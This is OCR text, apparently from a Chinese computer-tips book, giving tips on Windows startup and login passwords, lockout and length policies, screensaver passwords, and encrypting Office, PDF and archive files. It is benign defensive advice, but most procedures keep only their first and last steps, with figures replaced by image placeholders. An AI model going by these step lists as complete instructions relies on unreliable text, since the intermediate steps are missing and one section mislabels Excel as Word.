
对于 Windows XP/Vista/7 而言，除了可以设置登录密码外，还可以设置超强的启动密码

❶ 按下 Win+R 组合键，打开“运行”对话框。










❽ 重新启动电脑后就会出现如下对话框。



知识补充


若需要取消系统启动密码，可以在“启动密码”对话框中选中“系统产生的密码”选项组的“在本机上保存启动密码”单选按钮，再输入密码。系统重新启动后就不会出现“启动密码”对话框了。


技巧132　设置账户登录密码

通过 BIOS 设置开机密码的步骤是比较繁琐的，如果想要不通过 BIOS 设置开机密码，可以在系统里面设置用户登录的账户密码。

(1) 设置登录密码


❶ 选择“开始”→“控制面板”命令，弹出“控制面板”窗口。






专家坐堂

密码越强，就越能保护电脑免受黑客侵害。在选择密码时最好选择强密码。强密码的长度至少有八个字符，不包括用户名、真实姓名或公司名称，不包括完整的单词，要包含大写字母、小写字母、数字以及键盘上的符号。



(2) 删除登录密码

❶ 选择“开始”→“控制面板”命令，弹出“控制面板”窗口，双击“用户账户”图标，选择要改动的用户。



技巧133 让设置的密码更安全


在设置密码时为了便于记忆，通常都挑容易记的密码，通过以下几步设置后，让电脑密码的设置更安全。


注意事项


过于简单的密码固然便于记忆，但是也非常容易被别人破解。

(1) 设置密码复杂度

❶ 按下 Win+R 组合键，打开“运行”对话框。










(2) 测试设置效果

❶ 选择“开始”→“控制面板”命令，在弹出的“控制面板”窗口中双击“用户账户”，然后选择要更改的账户。





❺ 如果设置的密码过于简单，则会弹出如下警告框。



专家坐堂


测试过程中可以发现，如果输入的密码过于简单是不能设置成功的，必须输入强密码，才能设置成功。而且在这种情况下不能进行删除用户密码的操作。


技巧134　设置密码输入的次数限制


现在的很多黑客都是运用“暴力”来破解密码的，网络上的密码暴力破解器也异常泛滥。而“暴力破解器”的原理都是通过无限的测试密码来运行的。


为避免猜测密码的事情发生，可以设置密码的输入次数限制，防止无限次的密码错误测试。

❶ 按下 Win+R 组合键，打开“运行”对话框。










注意事项


千万不要忘记登录密码，否则三次密码输入错误，就会将电脑锁定，30 分钟内任何人都无法进入系统。

技巧135　设置密码输入的长度限制


设置密码输入的长度限制，使得在设置密码时不得不输入比较长的密码，这样有利于电脑系统的安全。

❶ 按下 Win+R 组合键，打开“运行”对话框。






❽ 如果设置密码时，密码长度小于密码长度最小值就会出现下面这种情况。





技巧136 设置登录账户的隐藏

默认情况下，在电脑开机的登录框中会保留上次登录的用户名，要做到账户保密，可以把上次登录的账户隐藏起来。

❶ 按下 Win+R 组合键，打开“运行”对话框。







❽ 重新启动电脑后，发现用户名一栏是空白的。

技巧137 设置屏幕保护密码

在短时间内要离开电脑，但又不愿意把电脑关掉的情况下，可以使用屏幕保护密码，让电脑

避免被偷窥。

❶ 右击桌面上的空白地方，在弹出的快捷菜单中选择“属性”命令，打开“显示 属性”对话框。

注 意 事 项

屏幕保护密码使用的是用户登录的密码，如果没有设置用户登录密码，必须先对其进行设置，才能使用屏幕保护密码功能。

技巧138　给所有屏幕保护程序加上密码

屏幕保护程序有省电的作用(因为有的显示器在屏幕保护作用下屏幕亮度小于工作时的亮度，这样有助于省电)，更重要的是还可以保护你的显示器。在未启动屏保的情况下，当用户长时间不使用电脑的时候显示器的屏幕长时间显示不变的画面，这将会使屏幕发光器件疲劳变色，甚至于烧毁，最终使屏幕某个区域偏色或变暗。

通过设置组策略对象编辑器，可以为所有的屏幕保护程序加上密码。


❶ 按下 Win+R 组合键，打开“运行”对话框。

技巧139　让电脑开机后立即进入屏幕保护

通过修改注册表，可以让电脑在开机后立即运行屏幕保护程序。

❶ 按下 Win+R 组合键，打开“运行”对话框。

❹ 展开 HKEY-LOCAL-MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 分支，右击右边窗格的空白处。



注意事项

重新启动或注销计算机后，就可以看到设置效果。PingBao 的数值可以设置为其他的屏幕保护程序。


技巧140 设置 Word 2010 文档密码


Word 是 Microsoft 公司的一个文字处理器应用程序。Word 软件的界面友好，提供了丰富多彩的工具，利用鼠标就可以完成选择、排版等操作。


用 Word 软件可以编辑文字图形、图像、声音、动画，还可以插入其他软件制作的信息，也可以用 Word 软件提供的绘图工具进行图形制作，编辑艺术字，输入数学公式，能够满足用户的各种文档处理要求。

在 Word 2010 中，如果不想让别人看到文档的内容，可以对文档设置访问密码，只有密码输入正确才能访问文档。

❶ 打开需要加密的 Word 2010 文档。







注 意 事 项

虽然对文件进行了加密，但是在不知道密码的情况下还是可以对文件进行删除操作的。


技巧141　设置 Excel 2010 文档密码


Excel 是微软办公套装软件的一个重要的组成部分，它可以进行各种数据的处理、统计分析和辅助决策操作，广泛地应用于管理、统计、财经、金融等众多领域。

对 Word 2010 文档进行加密的方法有两种。

(1) 直接在文档页面设置


❶ 打开需要加密的 Excel 2010 文档。







(2) 另存为文档加密文件

❶ 选择“文件”→“另存为”命令，弹出“另存为”对话框。







⑩ 然后把文件保存即可。


知识补充

可以在“常规选项”对话框中对工作簿设置“只读”方式。选中“建议只读”复选框即可。当打开文件时，会弹出对话框询问是否以只读方式打开文件。设置“只读”方式可以对只读文件进行读取或复制。如果对只读文件进行了更改，则只能将文件另外进行保存。

技巧142 设置 PowerPoint 2010 文档密码

对 PowerPoint 2010 文档进行加密的具体步骤如下。

❶ 打开 PowerPoint 2010 文档。



举一反三


单击“文件”按钮，选择“另存为”命令，或者直接按下 F12 键，在弹出的“另存为”对话框中选择“工具”→“常规选项”命令，选择要删除的密码，然后按下 Delete 键，单击“确定”按钮，就可以把 PowerPoint 2010 文档的密码删除。


技巧143 设置 PDF 文档密码


PDF 全称 Portable Document Format，译为可移植文档格式，是一种电子文件格式。这种文件的格式与操作系统平台无关，因此其成为在 Internet 上进行电子文档发行和数字化信息传播的理想文档格式。

利用 Adobe Acrobat Professional 对 PDF 文档进行加密的步骤如下。

❶ 打开 PDF 文档。








注 意 事 项


安全性设置在保存文档之后才能应用至文本文档，在关闭文档前可以继续更改安全性设置。

技巧144　设置 WinRAR 压缩文件密码

网络上很多下载的压缩文件解压的时候都需要输入密码，只要通过简单的几步就能做到给 WinRAR 压缩文件加密。

❶ 在电脑中选择要压缩并且加密的文件。








技巧145 设置 ZIP 压缩文件密码

给 ZIP 压缩软件加密与给 WinRAR 压缩软件加密的方法差不多。我们这里所用的 ZIP 压缩软件是 WinZip 14.5 简体中文版。


❶ 在电脑中找到要压缩并且加密的文件。







❾ 下次打开加密的压缩文件时，就会出现“解密”对话框，输入密码，然后单击“确定”按钮即可打开查看。



注 意 事 项

文件压缩加密后，加密文件可以避过密码直接删除。另外，加密时有很多的选项可以根据自己的需要选择。


技巧146 压缩加密好压更方便


好压压缩软件(HaoZip)是强大的压缩文件管理器，是完全免费的新一代压缩软件，相比其他压缩软件系统资源占用更少，有更好的兼容性，压缩率比较高。

好压压缩软件的功能包括强力压缩、分卷、加密、自解压模块、智能图片转换、智能媒体文件合并等功能。完美支持鼠标拖放及外壳扩展。

用好压给文件压缩加密与给 WinRAR 压缩软件加密的方法差不多。

❶ 在电脑中找到要压缩并且加密的文件。





技巧147　巧用文件夹加密超级大师

文件夹加密超级大师是一款强大的文件和文件夹加密软件，除了加密功能，还具有彻底隐藏磁盘以及禁止使用或只读使用 USB 存储设备、数据粉碎删除等功能。


(1) 对文件夹具有五种加密方法

